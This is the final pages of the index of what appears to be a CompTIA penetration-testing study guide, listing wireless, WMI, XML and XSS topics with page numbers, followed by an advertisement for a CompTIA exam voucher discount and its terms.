 fragmentation attacks, 152–153
 jamming, 162–163
 questions, 163–165
 review, 163
 RFID cloning, 161–162
 WPS implementation weakness, 154–158

wireless network types, 144–149

Wireshark tool, 357–359

WLANS (wireless local area networks)
 IEEE 802.11 standard, 52

SSIDs, 24

WMI (Windows Management Instrumentation)
command execution, 318–319
overview, 257–258

WMIC utility, 201, 257–258

WPA (Wi-Fi Protected Access)
cracking tools, 293–294
overview, 146–148

WPA2 cracking tools, 293–294

WPS (Wi-Fi Protected Setup) weaknesses, 154–155
brute-force attacks, 155–157
pixie dust attacks, 157–158
static PIN attacks, 158

written authorization, 18

WSDL/WADL files, 10

WSDL (Web Services Description Language)
defined, 11
ports and protocols, 12

X

x.org documentation, 263

X-Server forwarding, 262–263

xcat tool, 176

XML (eXtensible Markup Language), 11

XML output parameter for Nmap tool, 286

XML Schema Definition (XSD)
defined, 12
files, 10–11

XMLRPC requests, 194–195

XPath injections, 175–176

XSS (cross-site scripting), 173–174

XSS Filter Evasion cheat sheet, 173

Y

ysoserial tool, 177

Z

ZAP (Zed Attack Proxy) tool, [182](#), [296](#)

active information gathering, [41](#)

overview, [332](#)–[334](#)

zone transfer attacks, [44](#)

Save 10% on CompTIA Exam Vouchers for ANY CompTIA Certification!

Now there's even more reason to get certified. Ready to get started?

1. Visit the *CompTIA Marketplace* www.comptiastore.com.
2. Select the appropriate exam voucher.
3. At checkout, apply the coupon code: **MCGRAW10** to receive your 10% discount.



CompTIA Coupon Terms and Conditions:

- CompTIA coupons are unique and linked to specific exams, countries, dates and pricing and may only be used as indicated.
- CompTIA coupons may only be redeemed online at a marketplace designated by CompTIA for coupon redemption.
- CompTIA coupons may be used only for one transaction.
- CompTIA coupons may not be combined with any other discounts, promotions or special pricing.
- The total discount of any order cannot exceed the discount provided for by a CompTIA coupon.
- CompTIA coupons and products purchased with such coupons may not be resold or redistributed.
- CompTIA coupons must be redeemed prior to the expiration date.
- CompTIA coupon expiration dates cannot be extended.
- CompTIA coupons may not be applied towards exams that have already been taken or purchased.
- CompTIA coupons may not be refunded, returned or exchanged.
- CompTIA coupons may not be redeemed for cash or credit.
- CompTIA coupon redemptions are final.
- CompTIA and participating test providers are not responsible for lost or stolen coupons.
- CompTIA may modify or cancel a coupon at any time.
- CompTIA may seek restitution for transactions that do not conform to these terms and conditions.
- The use of a CompTIA coupon constitutes acceptance of these terms and conditions.

WHY CERTIFY?

- To prove you have the knowledge and skills for problem solving
- To make you more competitive and employable
- To qualify you for increased compensation and/or promotions
- To open up new career opportunities

CompTIA.

